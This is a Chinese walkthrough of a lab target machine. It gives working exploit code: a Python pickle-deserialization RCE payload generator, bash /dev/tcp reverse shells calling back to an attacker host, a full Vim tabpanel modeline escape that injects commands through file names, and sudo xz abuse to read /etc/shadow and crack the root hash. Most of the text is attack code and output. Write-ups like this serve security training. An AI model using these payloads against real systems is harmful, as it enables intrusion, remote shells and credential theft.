

**AiviM**

靶机: Aivim

作者: Tuf (QQ: 2668149890)

靶机ID: 635

系统: Linux

难度: Medium

## 信息收集

```
[root@kali]~# ./rustscan -a 192.168.44.246
```

```
. . . . .  
| {} |{}|{|{ { / _ | / {} \ | '|  
|-_|{| } |-_|}| |-_|} \    3/ ^ \| |\n|  
_._._._.  
  
The Modern Day Port Scanner.
```


```
-----  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----
```

Open ports, closed hearts.

```
[~] The config file is expected to be at "/root/.rustscan.toml"  
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers  
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.  
Open 192.168.44.246:22  
Open 192.168.44.246:80  
Open 192.168.44.246:5000
```

## web服务探测

## 80端口




```
(root@kali)~[~]
# gobuster dir -u http://192.168.44.246/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.44.246/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,js,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 9462]
/server-status (Status: 403) [Size: 279]
Progress: 1040319 / 1323348 (78.61%)^C
```

## 5000端口

Please log in to access this page.



DevOps Dashboard

Username



Password



 Sign In

Access restricted to authorized personnel only.  
Contact your administrator for access.

```
(root@kali)~# gobuster dir -u http://192.168.44.246:5000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

=====
gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.44.246:5000/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: html,txt,js,zip,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/login (Status: 200) [Size: 2651]
/servers (Status: 308) [Size: 257] [--> http://192.168.44.246:5000/servers/]
/logout (Status: 302) [Size: 229] [--> /login?next=%2Flogout]
Progress: 22256 / 1323354 (1.68%)
```



约 92,400 个结果



## 插件化运维管理平台

OpsHub 是一个功能强大的 **插件化运维管理平台**，采用前后端分离架构，支持多集群 Kubernetes 管理、主机资产管理、RBAC 权限控制、任务编排、监控告警等功能。平台以 **插件形式** 组织功能模块，支持 **一键安装与卸载**，可根据实际需求灵活扩展。

Libraries.io

[github.com/ydcloud-dy/opshub](https://github.com/ydcloud-dy/opshub) on Go opshub.dycloud.fun  
<https://opshub.dycloud.fun>

### OpsHub - 企业级一站式运维管理平台

2026年1月28日 · OpsHub 是一个现代化的运维管理平台，支持 Kubernetes 集群管理、主机资产管理、任务自动化和实时监控 OpsHub 企业级一站式 运维管理平台！基于 Go + Vue3 实现，开箱即用

```
(root@kali) - [~]
# gobuster dir -u http://192.168.44.246:5000/api/v1/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.44.246:5000/api/v1/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: js,zip,php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/health (Status: 200) [Size: 58]
/servers (Status: 302) [Size: 253] [--> /login?next=%2Fapi%2Fv1%2Fservers]
Progress: 16775 / 1323354 (1.27%)
```

如果你是想做合规的资产盘点或开发自查，可以按下面这种“语义词”方式整理，而不是把它当成攻击清单：

```
setup
install
init
initialize
bootstrap
wizard
onboarding
check
status
health
ready
complete
finish

create-admin
init-admin
register-first-user
create-tenant
init-tenant

db-check
db-init
migrate
```

有问题，尽管问

+ 思考中 ▾

```
(root@kali)-[~]
# gobuster dir -u http://192.168.44.246:5000/api/v1/setup/ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt -t 20
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.44.246:5000/api/v1/setup/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/check (Status: 200) [Size: 26]
/init (Status: 405) [Size: 153]
Progress: 4750 / 4750 (100.00%)
=====
Finished
=====
```

未经授权创建管理员账号

/api/v1/setup/init,正常情况下 setup 已完成,init 应该不可用。存在未授权重复初始化管理员

← → ↻ ⚠ 不安全 192.168.44.196:5000//api/v1/setup/check

美观输出 ☐

```
{"setup_complete": "True"}
```

优质打印 ☐

```
{"message": "Setup complete. Admin account created.", "username": "test"}
```

🗨 📄 🏠 欢迎 </> 元素 🖨 控制台 🛠 源代码 📶 网络 ⚡ 性能 ⚙ 内存 📁 应用程序

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾

URL

http://192.168.44.196:5000//api/v1/setup/init


☒ Use POST method

enctype

application/json ▾

Body



```
{"username": "test", "password": "testtest", "email": "test@test.local"}
```



## 文件上传

/servers/import 支持上传, 然后给了一些结构示意图

推测: 服务端会解析上传 JSON, data 字段会被反序列化, version 字段可能决定解析方式, checksum 只是完整性校验, 不代表安全



## 测试 backup import

测试构造正常可以识别的文件

```
DATA=$(echo -n ' [{"name":"bb-test","hostname":"bb-
```

```
test", "ip_address": "127.0.0.1"}]}' | base64 -w0)
SUM=$(echo -n "$DATA" | md5sum | awk '{print $1}')
```

```
cat > normal.opshub <<EOF
{
  "version": "1.0",
  "type": "server_backup",
  "data": "$DATA",
  "checksum": "$SUM"
}
EOF
```

```
{
  "version": "1.0",
  "type": "server_backup",
  "data":
"W3sibmFtZSI6ImJiLXRlc3QiLCJob3N0bmFtZSI6ImJiLXRlc3QiLCJpcF9hZGRyZXNzIjoimTI3L
jAuMC4xIn1d",
  "checksum": "2e411dddeaecf3c8b0aad05f29b110b2"
}
```

OpsHub DevOps Dashboard v1.2.3

Servers

Successfully imported 1 server(s).

All Production Staging Infrastructure Online Degraded Offline Import Add Server


| Name           | Hostname                | IP Address   | Environment    | OS           | Resources           | Status   | Actions                                                                                                                                                                     |
|----------------|-------------------------|--------------|----------------|--------------|---------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| app-staging-01 | app-staging-01.internal | 10.0.2.10:22 | staging        | Ubuntu 22.04 | 4C / 8.0G / 200G    | online   |   |
| bb-test        | bb-test                 | 127.0.0.1:22 | production     | linux        | 4C / 8.0G / 100G    | unknown  |   |
| cache-prod-01  | cache-prod-01.internal  | 10.0.1.30:22 | production     | Debian 12    | 4C / 32.0G / 100G   | online   |   |
| db-prod-01     | db-prod-01.internal     | 10.0.1.20:22 | production     | Ubuntu 22.04 | 16C / 64.0G / 2000G | online   |   |
| monitor-01     | monitor-01.internal     | 10.0.3.10:22 | infrastructure | CentOS 9     | 4C / 8.0G / 500G    | degraded |   |
| web-prod-01    | web-prod-01.internal    | 10.0.1.10:22 | production     | Ubuntu 22.04 | 8C / 16.0G / 500G   | online   |   |

## 测试 version 字段

推测：后端存在版本兼容逻辑，旧版本可能使用不同解析方式，legacy 格式可能存在危险反序列化

```
{
  "version": "0.9",
  "type": "server_backup",
  "data":
"W3sibmFtZSI6ImJiLXRlc3QiLCJob3N0bmFtZSI6ImJiLXRlc3QiLCJpcF9hZGRyZXNzIjoimTI3L
jAuMC4xIn1d",
}
```

```
"checksum": "2e411ddddeaecf3c8b0aad05f29b110b2"
}
```



## 构造 pickle RCE

```
#!/usr/bin/env python3
import base64
import hashlib
import json
import pickle
import sys

cmd = sys.argv[1]

class RCE:
    def __reduce__(self):
        return (eval, ("__import__('os').system(" + repr(cmd) + "),"))

raw = pickle.dumps(RCE())
data = base64.b64encode(raw).decode()

print(json.dumps({
    "version": "0.9",
    "type": "server_backup",
    "data": data,
    "checksum": hashlib.md5(data.encode()).hexdigest(),
}))
```

```
./make_opshub.py "bash -c 'bash -i >& /dev/tcp/192.168.44.128/4444 0>&1'" >
rev.opshub
```

```
{"version": "0.9", "type": "server_backup", "data":  
"gASVbQAAAAAAACMCGJ1aWx0aW5zIiwEZXXhbJSTLIxRX19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oI  
mJhc2ggLWMgJ2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC40NC4xMjgvNDQ0NCAwPiYxJyIpIiw  
UUpQu", "checksum": "dc90f7dee2b54611859f77be6400e679"}
```

```
(root@kali)-[/tmp]  
# nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.196] 49536  
bash: cannot set terminal process group (449): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@AiviM:~/opshub$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@AiviM:~/opshub$
```

## 信息再收集

```
welcome 461 0.0 0.1 6744 2956 ? Ss 06:05 0:00 /bin/bash /usr/local/bin/watch_message.sh  
welcome 472 0.0 0.0 2512 780 ? S 06:05 0:00 inotifywait -m -e create -e moved_to --format %f /opt/message  
welcome 473 0.0 0.1 6744 2312 ? S 06:05 0:00 /bin/bash /usr/local/bin/watch_message.sh  
www-data@AiviM:~/opshub$  
  
www-data@AiviM:~/opshub$ ls -ld /opt/message  
ls -ld /opt/message  
drwxrwxrwx 2 root root 4096 Apr 20 05:32 /opt/message  
www-data@AiviM:~/opshub$ sed -n '1,120p' /usr/local/bin/watch_message.sh  
sed -n '1,120p' /usr/local/bin/watch_message.sh  
#!/bin/bash  
MONITOR_DIR="/opt/message"  
  
inotifywait -m -e create -e moved_to --format '%f' "$MONITOR_DIR" | while read NEW_FILE  
do  
    FULL_PATH="$MONITOR_DIR/$NEW_FILE"  
    [ -f "$FULL_PATH" ] || continue  
  
    # SIGTERM at 10s, SIGKILL at 12s if vim ignores SIGTERM (common with DISPLAY set)  
    timeout -k 2s 10s vim "$FULL_PATH" 2>/dev/null  
  
    rm -f "$FULL_PATH"  
done  
  
www-data@AiviM:~/opshub$
```

1. /opt/message 可写
2. welcome 用户监控该目录
3. 新文件会被 welcome 自动用 vim 打开
4. Vim 会解析 modeline
5. Vim 的 stdin 继承了 inotifywait 管道
6. 后续创建的文件名会被 Vim 当成输入命令

## 权限提升

# Vim tabpanel modeline escape

<https://github.com/vim/vim/security/advisories/GHSA-2gmj-rpqf-pxvh>

## Description

### Vim tabpanel modeline escape affects Vim > 9.1.1390 && Vim < 9.2.0272

Date: 30.03.2026 日期: 30.03.2026

Severity: High 严重性: 高

CVE: *not-yet-assigned* CVE: 尚未分配

CWE: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') (CWE-78)

CWE: 对在操作系统命令中使用的特殊元素进行不当消除 ('操作系统命令注入') (CWE-78)

## Summary 摘要

A bug chain in Vim allows arbitrary OS command execution when a user opens

Vim 中存在一个漏洞链, 当用户打开...时允许执行任意操作系统命令

a crafted file. The `tabpanel` option is missing the `P_MLE` flag, allowing a

一个精心构造的文件。 `tabpanel` 选项缺少 `P_MLE` 标志, 允许

modeline to inject a `%{expr}` expression string without requiring

modeline 以注入 `%{expr}` 表达式字符串而无需

`modelineexpr` to be enabled. Although Vim correctly evaluates the expression

`modelineexpr` 需要启用。尽管 Vim 正确地评估了表达式

inside the sandbox, `autocmd_add()` lacks a `check_secure()` call, allowing

在沙盒内部, `autocmd_add()` 缺少 `check_secure()` 调用, 允许

sandboxed code to register an autocommand that fires after the sandbox exits.

## 1. 什么是 Vim modeline

Vim 支持在文件内容中写入特殊注释, 让 Vim 打开文件时自动设置选项。

## 2. tabpanel 是什么

`tabpanel` 是 Vim 的一个选项, 用来控制 `tab panel` 显示内容。

它支持表达式格式: ``%{ expression }``

也就是说, 当 Vim 渲染 `tab panel` 时, 会计算 `%{...}` 里的表达式。

`tabpanel=%{autocmd_add(...)}` 让 Vim 在渲染 `tab panel` 时执行一段 Vim 表达式。

## 3. 为什么不能直接 `system("id")`

Vim modeline 默认会进入 `sandbox/secure` 限制环境。

也就是说, 不能直接在 modeline 里执行 `shell` 命令。

点在于: `autocmd_add()` 可以在 `sandbox` 中注册一个之后才会执行的 `autocmd`

注册动作发生在 `sandbox` 中, 但真正的命令是在后续事件触发时执行, 此时已经离开了 `sandbox`。

## 4. 为什么要用 `autocmd_add`

`autocmd_add([eval(...)])`

注册一个 Vim autocmd 事件名: User 匹配名: Pwn 执行命令: !bash</tmp/welcome\_rev.sh等一百autocmd User Pwn !bash</tmp/welcome\_rev.sh  
后面只需要触发: :doautocmd User Pwn  
Vim 就会执行: bash</tmp/welcome\_rev.sh

## 5. 绕过 modeline 的字符解析

写成 nr2char() 拼接形式, 是为了避免 modeline 中直接出现某些特殊字符导致解析失败。

## 6. 为什么要创建 :redrawtabpanel

我们先把恶意 modeline 文件放入 /opt/message: cp /tmp/panel\_welcome\_shell /opt/message/panel\_welcome\_shell

此时 watch\_message.sh 会让 welcome 执行: vim /opt/message/panel\_welcome\_shell  
但 tabpanel=%{...} 里的表达式需要在 tab panel 重绘时才会执行。

所以创建一个文件名: touch '/opt/message/:redrawtabpanel'

由于 Vim 的 stdin 继承了 inotifywait 管道, 这个文件名会被正在运行的 Vim 当成输入。

效果相当于在 Vim 中输入: `:redrawtabpanel`

这会强制刷新 tab panel, 进而触发 tabpanel=%{...} 表达式。

也就是说: :redrawtabpanel 负责让 autocmd\_add(...) 被执行

## 7. 为什么要创建 :doautocmd User Pwn

前一步只是注册了 autocmd。真正执行命令还需要触发这个 autocmd。

这个文件名同样会被 Vim 当成输入, 相当于执行: `:doautocmd User Pwn`

于是 Vim 执行我们注册的命令: `bash</tmp/welcome\_rev.sh`

从而弹出 welcome shell。

## 8. 时间限制

```
timeout -k 2s 10s vim "$FULL_PATH"
```

说明 Vim 最多运行 10 秒。

# 反弹shell

```
nc -lvnp 5555
```

```
cat > /tmp/welcome_rev.sh <<'EOF'
#!/bin/bash
setsid bash -c 'bash -i >& /dev/tcp/192.168.44.128/5555 0>&1' </dev/null
>/dev/null 2>&1 &
EOF
```

```
chmod +x /tmp/welcome_rev.sh
```

```
cat > /tmp/panel_welcome_shell <<'EOF'
```

```
# vim: set showtabpanel=2 tabpanel=%
{autocmd_add([eval(nr2char(123)."'replace'".nr2char(58)."'1,'event'".nr2char(58)
)."'User','pattern'".nr2char(58)."'Pwn','cmd'".nr2char(58)."'!bash</tmp/welcome_rev.sh'".nr2char(125))]]}):
EOF

rm -f \
/opt/message/panel_welcome_shell \
'/opt/message/:redrawtabpanel' \
'/opt/message/:doautocmd User Pwn'

cp /tmp/panel_welcome_shell /opt/message/panel_welcome_shell

sleep 0.5

touch '/opt/message/:redrawtabpanel'

sleep 0.2

touch '/opt/message/:doautocmd User Pwn'
```

注意有shell时限应该是10s，慢了就反弹不上

```
(root@kali)-[/tmp]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.196] 59804
bash: cannot set terminal process group (2120): Inappropriate ioctl for device
bash: no job control in this shell
welcome@AiviM:/$ id
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
welcome@AiviM:/$
```

## 权限再提升

### sudo

```
welcome@AiviM:/$ sudo -l
sudo -l
Matching Defaults entries for welcome on Aivim:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Aivim:
    (ALL) NOPASSWD: /usr/bin/xz
welcome@AiviM:/$
```

Matching Defaults entries for welcome on Aivim:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

User welcome may run the following commands on Aivim:

```
(ALL) NOPASSWD: /usr/bin/xz
```

## xz 参数提权

### 非预期回滚/etc/shadow-

xz 的关键参数: `-S, --suffix=.SUF`

这个参数会影响输出文件名。

压缩时: 输入文件 + `suffix` = 输出文件

解压时: 输入文件去掉 `suffix` = 输出文件

系统中存在:

`/etc/shadow` `/etc/shadow-`其中: `/etc/shadow-` 是 `shadow` 备份文件

目标: 用 `/etc/shadow-` 的内容覆盖 `/etc/shadow`

这样可以把 `root` 密码回滚到备份中的旧密码。

```
sudo /usr/bin/xz -zkf --suffix=bak /etc/shadow-  
sudo /usr/bin/xz -dff --suffix=-bak /etc/shadow-bak
```

这个前提是用xz读取`/etc/shadow-`,刚好爆破出来发现是一个弱密码

```
sudo /usr/bin/xz -c /etc/shadow- | xz -d > /tmp/shadow_bak  
grep '^root:' /tmp/shadow_bak
```

```
welcome@AiviM:/$ grep '^root:' /tmp/shadow_bak  
grep '^root:' /tmp/shadow_bak  
root:$6$TfSlMzl8/eUh9mY0$wVygBx94VuTMRZq01603IPG2mn1e.MFz2WKK.pACuy/Sa1dTHqu0vWtbTBrt/Q8dIWGBeyrY90ERemhYElKHv1:20190:0:99999:7:::  
welcome@AiviM:/$
```

```
root:$6$TfSlMzl8/eUh9mY0$wVygBx94VuTMRZq01603IPG2mn1e.MFz2WKK.pACuy/Sa1dTHqu0vWtbTBrt/Q8dIWGBeyrY90ERemhYElKHv1:20190:0:99999:7:::
```

```
(root@kali)~/tmp
# cat > root_old.hash <<'EOF'
root:$6$TfSLmZl8/eUh9mY0$wVygBx94VuTMRZq01603IPG2mn1e.MFz2WKK.pACuy/Sa1dTHqu0vWtbTBrT/Q8dIWGBeYrY90ERemhYE1KHv1:20190:0:99999:7:::
EOF

(root@kali)~/tmp
# john --wordlist=/usr/share/wordlists/rockyou.txt root_old.hash --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)

(root@kali)~/tmp
# john --show root_old.hash --format=crypt
root:todd:20190:0:99999:7:::

1 password hash cracked, 0 left

(root@kali)~/tmp
#
```

```
(root@kali)~/tmp
# ssh root@192.168.44.247
The authenticity of host '192.168.44.247 (192.168.44.247)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
  ~/.ssh/known_hosts:13: [hashed name]
  ~/.ssh/known_hosts:14: [hashed name]
  ~/.ssh/known_hosts:15: [hashed name]
  (40 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.247' (ED25519) to the list of known hosts.
root@192.168.44.247's password:
Permission denied, please try again.
root@192.168.44.247's password:
Linux AiviM 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
